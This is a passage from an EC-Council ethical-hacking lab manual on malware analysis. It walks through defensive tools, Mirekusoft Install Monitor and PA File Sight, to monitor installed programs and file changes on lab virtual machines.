


Figure 4.6.8: Mirekusoft Install Monitor Performance Tab

13. The **End Program** pop-up appears for the selected program; click **Yes**.




Figure 4.6.9: Mirekusoft Install Monitor End Program Confirmation

14. This will end the running program.
15. Click the **Startup** tab to view the programs that run automatically on Windows Startup.
16. In this lab, Mirekusoft Install Monitor has not detected startup programs. If the program does detect them, choose the application that you want to disable on startup, and click **Disable**.
17. You can restart the machine to detect the startup programs.

You can also use other installation monitoring tools such as **SysAnalyzer** (https://www.aldeid.com), **Advanced Uninstaller PRO** (https://www.advanceduninstaller.com), **REVO UNINSTALLER PRO** (https://www.revouninstaller.com), or **Comodo Programs Manager** (https://www.comodo.com) to perform installation monitoring.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 4.6.10: Mirekusoft Install Monitor Startup Tab

18. This is how to monitor a Windows machine using Mirekusoft Install Monitor. Close all applications.

TASK 7

Perform Files and Folder Monitoring using PA File Sight

TASK 7.1

Install and Launch PA File Sight

Malware can modify system files and folders to save information in them. You should be able to find the files and folders that malware creates and analyze them to collect any relevant stored information. These files and folders may also contain hidden program code or malicious strings that the malware plans to execute on a specific schedule.

1. Before starting this task, Launch and log in to the **Windows Server 2016** virtual machine using the credentials **Administrator** and **Pa$$w0rd**.
2. On the **Windows 10** virtual machine, navigate to **E:\CEH-Tools\CEHv11 Module 07 Malware Threats\Malware Analysis Tools\Dynamic Malware Analysis Tools\Files and Folder Monitoring Tools\PA File Sight** and double-click **filesightultra.exe**.

Note: If a **User Account Control** window appears, click **Yes**.

3. The **Select Setup Language** pop-up appears; choose your preferred language, and then click **OK**.
4. Follow the default installation steps to install **PA File Sight**.
5. **Completing the PA File Sight Ultra Setup Wizard** appears; make sure that both the **Start the PA File Sight Ultra monitoring service** and the **Launch the PA File Sight Ultra Console** options are checked, and click **Finish**.
6. This will run the PA File Sight service and automatically launch the application.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 4.7.1: PA File Sight Installation Completed

An ethical hacker or penetration tester must scan the system for suspicious files and folders using file and folder monitoring tools such as PA File Sight to detect any malware installed and any system file modifications.

PA File Sight is a protection and auditing tool. It detects ransomware attacks coming from a network and stops them.

7. The **PA File Sight Console** window appears. By default, the **Local host** radio button is selected; click **OK**.



Figure 4.7.2: PA File Sight Console

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Features:

- Compromised computers are blocked from reaching files on other protected servers on the network
- Detects users copying files and optionally blocks access
- Real-time alerts allow the appropriate staff to investigate immediately
- Audits who is deleting, moving, and reading files

8. The **PA File Sight Ultra Console** main window appears.

Note: If a **Start Wizard** window appears, close it.




Figure 4.7.3: PA File Sight Main Window

TASK 7.2

Install Satellite Monitoring Service

9. Switch to the **Windows Server 2016** virtual machine. Navigate to **Z:\CEHv11 Module 07 Malware Threats\Malware Analysis Tools\Dynamic Malware Analysis Tools\Files and Folder Monitoring Tools\PA File Sight** and double-click **filesightultra.exe**.
10. The **Select Setup Language** pop-up appears; choose your preferred language and click **OK**.
11. Click the **Next** button until you see the **Select Components** wizard.
12. In the **Select Components** wizard, uncheck the **Central Monitoring Service** and **Console User Interface (configure all Services)** options, and check the **Satellite Monitoring Service (reports to Central Monitoring Service)** option; then, click **Next**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 4.7.4: PA File Sight Satellite Monitoring Service

13. Follow the wizard-driven installation steps to install the application.
14. In the final step of the installation, make sure that the **Start the PA File Sight Ultra Satellite Monitoring Service** and **Configure the PA File Sight Ultra Satellite service** options are checked; then, click **Finish**.




Figure 4.7.5: PA File Sight Installing Satellite Monitoring Service

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 7.3

Configure Satellite Monitoring Service

15. The **Configure Satellite Monitoring Service** window appears; type the **Windows 10** IP address into the **Central monitoring service address** field along with port **8000**. Leave the other settings to default and click **Apply Settings**.

Note: In this task, the IP address of the **Windows 10** machine is **10.10.10.10**. the IP address may vary in your lab environment.




Figure 4.7.6: PA File Sight Satellite Service Configuration

16. Click **Stop Satellite Service** to stop the satellite service.




Figure 4.7.7: PA File Sight Stopping Satellite Service

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

17. Once the service is stopped, click **Start Satellite Service**.




Figure 4.7.8: PA File Sight Starting Satellite Service

18. Once the service has started, click **Exit** to close the application.




Figure 4.7.9: PA File Sight Configuring Satellite Monitoring

TASK 7.4

Create a File for Monitoring

19. Create a folder named **File Monitoring** on **Desktop** and open it. Create a new text document in the folder, name it **Secret.txt**, type some text content in the file, and save it. **Close** the notepad window.




Figure 4.7.10: Creating a Text Document in Windows Server 2016

20. Switch back to the **Windows 10** machine, and observe that PA File Sight starts monitoring the **Windows Server 2016** machine.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 4.7.11: PA File Sight Server Added

21. Expand the **SERVER2016** node, select **Inventory Collector** in the left-hand pane, and click the **Apply** button from the right-hand pane.



Figure 4.7.12: PA File Sight Inventory Collector

22. Now, right-click on **Inventory Collector** and click **Run Now!** from the context menu.




Figure 4.7.13: PA File Sight Inventory Collector Run Now!

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

23. Select **SERVER2016** in the left pane and scroll down, and you can see the complete system information for the **Windows Server 2016** machine on the dashboard.



Figure 4.7.14: PA File Sight Dashboard

TASK 7.5

Add New Monitor

24. Right-click on **SERVER2016** and click the **Add New Monitor** option from the context menu.




Figure 4.7.15: PA File Sight Add New Monitor Option

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

25. The **Add New Monitor** window appears, select the **File Sight Monitor** icon, and then click **OK**.




Figure 4.7.16: PA File Sight Add New Monitor

26. The **File Sight Configuration** window appears; click the **Browse** button to provide a path for directory monitoring for the **SERVER2016** machine (here, **C:\users\Administrator\Desktop\File monitoring**) and tick the **Fire actions for each event separately** checkbox.

